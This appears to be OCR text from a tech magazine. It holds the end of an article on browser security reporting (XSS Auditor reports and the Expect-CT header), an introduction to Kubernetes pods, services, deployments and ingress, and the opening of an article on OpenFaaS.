
I have a page set up to allow people to simulate an attack to demonstrate the capabilities of both the XSS Auditor and reporting but imagine if this was a real attack. The browser has detected it, neutralised it and reported back to me to let me know the attack happened and exactly what the attack payload was. This is powerful, really powerful, and this kind of monitoring is so useful I'd go so far as to say it was essential.

Another great advance in the security of the web is coming this month with the requirements around something called Certificate Transparency (CT). If you want to setup HTTPS on your website you need to get a certificate from a Certificate Authority (CA). The idea is that only you, the domain owner, can get a certificate for your domain but every so often someone manages to get a certificate for a domain they don't own. We call this is a mis-issuance and it's a pretty serious event because it would allow someone else to decrypt traffic to your secure site and to successfully impersonate your site. CT requires that all certificates must now be publicly logged. The logs themselves are actually Merkle Hash Trees, which is a blockchain to most people, so they are append-only and immutable. For your website to continue to work in Chrome, and soon other browsers, your certificates must be logged publicly or Chrome will reject them. Most site operators shouldn't need to worry about this because your CA should do it for you, but, that doesn't mean we can't make sure. After all, if your website isn't working and people can't visit it, you'd like to know, right?

```
Expect-CT: max-age=0, report-uri="https://scotthelme.
report-uri.com/r/d/ct/reportOnly"
```

The Expect-CT (ECT) headers instructs the browser that you are expecting your certificate to be CT Qualified (the technical term for meeting the criteria) and that it should have no problems with your certificate, meaning it can visit your site. If there is a problem with your certificate, and, for some reason, the browser can't visit your site, you need to know that because otherwise, you could be losing visitors and without knowing about it. Once the ECT header is deployed the browser will send you a report if there's a problem and it refuses to load the site. It will tell you what went wrong, why it went wrong and provide a copy of the certificate itself so you can easily debug the issue. That means you get on with fixing the problem right away.

```
{
   "expect-ct-report": {
      "date-time": "2018-04-04T05:17:46.526Z",
      "effective-expiration-date":
"2018-04-04T05:17:46.526Z ",
      "hostname": "scotthelme.co.uk",
      "port": 443,
      "scts": [sct1, ... sctN],
      "served-certificate-chain": [pem1, ... pemN],
      "validated-certificate-chain": [pem1, ... pemN]
   }
}
```



"He has a great ability to speak at both technical depth to IT folks and consumer-friendly to the masses, it may explain his frequent TV Appearances. He's not only an industry leader, but also a good mate."

Troy Hunt about Scott Helme

If you're interested in further things that the browser can do to help you then search for Expect-Staple and HTTP Public Key Pinning.

As the web is evolving, the browsers that we use are evolving too. These new features keep your uses more secure and they enable you to act on problems immediately.
These features can help you better protect your user and tap into a source of information that isn't available anywhere else. Real-time reporting of security problems and other issues on your site is within reach, and it doesn't need to be complicated or expensive. Each and everyone one of your visitors has the power to help you, it's time we harnessed that power. The only thing you need to do is to update your web applications to take advantage of the reports the browser wants to send. </>

Scott Helme

Introduction to Kubernetes

Docker containers revolutionized the way people build, package, and deploy software. However, how do you host Docker containers in a resilient way, and with high availability? And how do you make sure your application won't have downtime during an update?

Authors Pascal Naber & Sander Aernouts

Pascal Naber

In this article we will tell you what Kubernetes is, and how it ensures efficient, stable and secure container hosting. In addition, we will explain the most frequently used resource types and concepts. After reading this article you will know everything you need to know to run your first container in Kubernetes. We will also provide you with an example application and everything that is required to reproduce the scenario in a situation in which one of the servers that runs your containerized application becomes unavailable!

Why an orchestrator

You could simply setup a cloud-hosted VM or an operating system on bare metal that runs Docker. Although you can host containers on this machine, you will soon run into limitations if you host your containerized applications this way. What happens if your container crashes because of an exception? What happens when the server runs out of memory? What if the server crashes? Your containers will die and your production environment will go down.

You will soon run into other issues as well. Take for example the situation in which your application is very successful and traffic increases to an amount that your server can't handle. Your application will need to adjusted, not just by increasing the number of instances of your container, but you will simply need more resources in the form of physical or virtual servers. At this point you will have to think about how to route traffic to containers running on these different servers. Will all containers of a particular type be on the same server or will they be spread over multiple servers? And if they are spread, how will you route traffic to them in such a way that the load is spread in an effective way? How will different containers communicate with each other? And what happens if one of the containers or even one of the servers crashes? A container orchestrator will solve these issues for you and much more.

What is Kubernetes?

Kubernetes is an open source container orchestrator, initially created by Google. Google developed Kubernetes with all the experience they had from a previously built orchestrator named Borg. On July 21th, during OSCon 2015, Google announced Kubernetes is ready for production; this first release is labeled as version 1.

When Google partnered with the Linux Foundation to form the Cloud Native Computing Foundation (CNCF), Kubernetes was open-sourced and many others started contributing to the project. If you look at the commits and activity on Github, the activity on StackOverflow and what we see at our customers, Kubernetes has proven to be a very popular platform. Other orchestrators, such as Docker Enterprise and Mesos, have started allowing you to use Kubernetes as the underlying orchestrator.

All major public clouds are offering Kubernetes, so this means no cloud vendor lock-in! Google offers Kubernetes as Platform as a Service (PaaS), known as Google Kubernetes Engine (GKE). AWS offers Kubernetes as IaaS and has announced a PaaS offering. Azure offers Kubernetes both as PaaS known as AKS, and also as IaaS with Azure Container Service (ACS). However, you can also run Kubernetes on bare metal if you want to.

	aws	Google Cloud	Azure
Managed IaaS			✓ (ACS)
PaaS	(announced)	✓ (GKE)	✓ V (AKS)

Masters and nodes

Let's dive in right away. Figure 1 shows the main components of a Kubernetes cluster, the master and the node(s):




Figure 1: Overview of a Kubernetes cluster

A common Kubernetes cluster consists of at least one master and one node. (A node used to be named a Minion.) The master is a physical or virtual machine which controls everything that happens in the cluster, such as scheduling containers on the nodes. A node is a physical or virtual machine that does the actual work: running containers.

Having only one master and one node will not give you a high available cluster. To have a high-available cluster, which is suitable to be used in production, it's a best practice to have multiple nodes to do the actual work, and multiple masters to manage the cluster. Having multiple nodes allows the masters to spread containers over different nodes and to have redundant copies on multiple nodes. This way, an end-user will not notice anything when a node goes down. Having multiple masters allows your cluster to continue functioning when one of your masters goes down.

A single node can only run containers for which it has available resources. So, another reason for adding nodes to your cluster is to be able to handle more containers. Kubernetes has a lot of different options for scaling your containers but to be able to run multiple redundant instances of your containers in your cluster you will need sufficient resources, in the form of nodes. In short, all nodes together do not make up one, big machine that runs your containers. Instead, they are independent workers that pick up workloads in the form of containers and execute them at the master's request.

Each master and each node runs several processes to allow a master to spread the containers over the nodes in your cluster and to allow your cluster to recover when a node fails.

What do you need to run an application in Kubernetes?

To understand what it takes to run your first application inside a Kubernetes cluster we first have to explain a few different resource types and concepts. Figure 2 shows an overview of the different resources involved in running "myapp" in your Kubernetes cluster. In this example we have a public URL; www.example.com, that allows us to access the "myapp" application, which runs on the containers from outside the cluster. Each of the resource types shown in this example, including their inner workings, will be introduced here.




Figure 2: Example application hosted in a Kubernetes cluster

Pod

Kubernetes is not designed to run Docker containers directly. Instead, Kubernetes uses a pod to run containers. A pod is a group of one or more containers that shares storage and networking. Containers inside a pod always run on the same node in the same context and are tightly coupled. They also share a network interface. Each container in the same pod shares the same IP address and ports. Because each pod has its own IP address, each individual pod can contain a container that exposes port 80. Inside a pod, containers also share storage. In Docker terms this means that volumes can be shared across containers that run in the same pod. Containers inside a pod also share the same lifecycle. This means that when a pod is stopped, all containers inside that pod are stopped. A pod is the smallest scalable and deployable unit in Kubernetes. Kubernetes can replicate pods across one or more nodes in your cluster. If containers need to scale independently from each other, these containers should not be part of the same pod.

Take the example of a set of applications that each run inside a container, and you want to have the ability to scale, update and recover these containers independently. If you put these containers in the same pod, they would share their lifecycle and that would make it impossible to scale independently. This is why you will often see a pod only contains one, single container, optionally supported by one or more "sidecar" containers (think of containers that provide log shipping, metrics gathering, etc.).




Figure 3: Pods in detail

Service

There can be multiple instances of the same pod being scheduled across the available nodes in your cluster. When a pod is created, it will be assigned one of the available internal IP addresses, and when it is destroyed, this IP address will become available again. When a new pod is created, you have no guarantee it will get the same internal IP address. In this sense pods are mortal, they are born, they die and they cannot be resurrected. When you scale pods, or do a rolling upgrade of pods, they will be created and destroyed dynamically. This is why you cannot rely on the pod's IP address to be stable over time.

So how should you connect to a web application that runs inside a pod in a reliable way? You can't use the IP address of the pod, because that will inherently change over time when the pod is destroyed and created dynamically. For this purpose, you will need to use a service. This is an abstraction that defines a logical set of pods as well as a policy by which to access them. A pod is not directly bound to a service or vice versa. To determine which pods are targeted by a service, a label selector is used. This label selector tells the service which pods it should route traffic to. This mechanism takes into account pods being dynamically created or destroyed. All the pods that are currently running with labels that fall within the label selector of the service will be targeted. Since a service will cover one or more instances of your pods, it will automatically load-balance traffic across all available instances.

A service has its own internal or external IP address that can be "locked" down. This way you can rely on the fact that a certain IP address will always belong to the same service. By using the IP address of the service instead of the IP of the pod we now have a reliable way of connecting to one of the instances of our pod, no matter on which of the nodes it is running inside the cluster. If you need a service with an external IP, then you will need to create a service of the type "LoadBalancer". In this case, Kubernetes will instruct your cloud provider to create a load balancer with a public IP that allows traffic from the outside to reach your cluster. If you need a service with an internal IP then you will need to create a service of the type "ClusterIP". In that case, Kubernetes will assign an IP to the service that is only resolvable inside the cluster.

"Pascal is mastering Kubernetes problems with his knowledge and his Kube Control"

Geert van der Cruijsen about Pascal Naber

Other pods can use the "ClusterIP" service, but traffic from outside your cluster cannot reach it directly.

A service can be deployed using a yaml file that contains the configuration. See our sample repository provided at the end of this article for a sample yaml file.




Figure 4: Services in detail

Deployment

To create a pod or multiple instances of the pod, called replicas, you create a deployment. In this deployment, you specify the number of replicas you want, how you want to scale, when you want to scale, and which Docker image or images need to run inside the pod. Like many resources, a deployment is specified in a yaml file and describes the desired state. The deployment controller will either create, destroy or update the pods described in your deployment in order to reach the desired state. When you apply the yaml file to your Kubernetes cluster, a deployment is created and the deployment controller will make sure the correct number of replicas is created. The deployment can also specify preferences that affect how and on which nodes the pods are scheduled. If you want to update the version of the image running inside your pod, you update the yaml file and apply it again to your Kubernetes cluster. The update settings will determine how the pods will be upgraded to the new version. In case of a rolling upgrade, Kubernetes will gradually create new pods and destroy the old ones until all instances satisfy the desired state.

“The silent geek! A background process who gets things done!”

René van Osnabrugge about Sander Aernouts




Figure 5: Deployments in detail

Ingress

Services can offer a public ip-address to a set of pods. However, the number of available public ip-addresses is limited. Because you can only use a set number of public IP addresses in any public cloud, ingresses provide you with a way to map multiple URLs to a single public IP and reroute the traffic to the right pod, based on the URL requested by the user. Typically, the IP addresses of pods and services are only routable inside your Kubernetes cluster. Ingresses allow external connections to reach the internal cluster resources. An Ingress is a set of rules that can be configured to give cluster resources URLs that are externally routable, load balance traffic, terminate SSLs, offer name-based virtual hosting, and more. An ingress is simply a rule stored in the cluster, but this alone will not have any effect. To satisfy the ingress you need an ingress controller which will interpret the ingress rules and reroute traffic to the right pods. The ingress controller knows which pods belong to a service and thus it can directly route traffic to one of the pods.

By default, no ingress controller is available, so you will have to choose one of the available ingress controllers or create your own. For this article, we will use the readily available Nginx-based ingress controller. Basically, the Nginx ingress controller listens for changes to ingress resources in your cluster. Once a change is detected it will generate an Nginx config file that allows the Nginx proxy container to reroute the traffic to the right cluster resources. A typical use of ingresses is registering an external routable URL and configuring it to allow traffic to reach the container inside your pod.

In the following example, the Nginx ingress controllers detect that the myapp-ingress has been created in the cluster. This ingress describes that traffic for the URL www.myapp.com that reaches the Nginx proxy must be rerouted directly to the pods belonging to the myapp-service.




Figure 6: Ingress routing in detail

Putting it all together

After describing the most common resources in a Kubernetes cluster, let us continue with a sample deployment. The deployment shown in figure 7 should run four replicas of the green pod and two instances of the yellow pod. The deployment controller has made sure that the instances are spread over the available nodes. The yellow pods contain the Nginx ingress controller and this controller knows how to route traffic for a certain URL to the right pods. We can now access the application running inside the pod using https://www.myapp.com.




Figure 7: Example application hosted in Kubernetes

Now imagine there is a problem with node 3, the node crashes and all the pods that were running on it are gone. The ingress controller can now no longer route traffic to the pods that were running on node 3.




Figure 8: A node in the cluster crashes

The my-app application is still able to serve traffic on three of its pods, but remember that in our deployment we specified four replicas of the green pod and two of the yellow pod. This is no longer the case; there are only three green pods and one yellow pod left. The deployment controller will now take the necessary actions to make the cluster comply with the desired state again. In this case, this means that the deployment controller will schedule a new yellow pod on node 2 and a new green pod on node 4.




Figure 9: The cluster recovered from the crashing node


The cluster now complies with the desired state again. The my-app application was never down and the deployment controller ensured that our cluster could recover from the failing node and recreated the lost pods on the remaining node.

This example shows how all the resources described in this article work together to provide an easy way to run a highly available and fault-tolerant application using Kubernetes.

Let's bring the theory into practice

We have now introduced all the resource types and concepts you need to run your first application inside a Kubernetes cluster. So now it's time to do it! To get started yourself, check out our GitHub repository[1] where (we have provided all the steps...) </>

[1] https://xpir.it/xprt6-kubernetes-1



Become your own Functions as a Service provider using OpenFaaS

FaaS, or Functions as a Service, is a relatively new offering that you can hardly miss nowadays. Some see it as a successor to Platform as a Service, others see just another way of hosting your application functionalities. The major cloud providers also stepped into this area and offer serverless computing capabilities. As always, your application needs to run somewhere, so it is a nice marketing term for a hosting solution that allows you to make efficient use of available resources by running short-lived pieces of code, which are small, usually stateless, and on demand. OpenFaaS is a project that makes use of Docker containers to convert any process into a serverless function, regardless of the programming language of the code.

Authors Michiel van Oudheusden & Marc Duiker

Why Functions as a Service?

There are various reasons why Functions as a Service is interesting for many organizations.

First of all, it allows for rapid prototyping of application logic. Development teams only need to write small pieces of code, in the language of their choice, and this can be deployed directly to the cloud. Many cloud providers offer integrations with other services within their platform (such as queues and databases) and this makes it very easy to get up and running in creating a serverless architecture.

Secondly, it provides a way to achieve a highly scalable solution on a highly granular level since individual functions can scale up when the load is heavy, and scale back down when the load is low. Usually, the cloud providers fully manage this scaling so it requires no additional effort.

Lastly, all cloud providers offer a consumption-based pricing model. This means that billing is done by the number of executions combined with the execution time. This can be a very attractive pricing model if the application workload changes aggressively over time (spikes) or when the workload is constantly very low.

An often heard argument against FaaS concerns vendor lock-in. Once you are using a FaaS platform by one of the cloud providers, like Azure Functions, AWS Lambda or Google Functions, it is difficult to move to another provider because each FaaS platform is specific to that provider. The OpenFaaS project is a very interesting alternative for organizations that want to avoid this lock-in.

The OpenFaaS project

A Docker Captain called Alex Ellis[1] liked the idea and purpose of serverless functions but wanted to see if there was a way to avoid having a vendor lock-in and use private or hybrid clouds as an alternative. The OpenFaaS project[2] uses Docker and Kubernetes as the underlying technology and this allows OpenFaaS to run functions nearly everywhere. This can range from a single laptop to large-scale cloud systems, so you have plenty of hosting options available.

[1] https://xpir.it/xprt6-faas-1
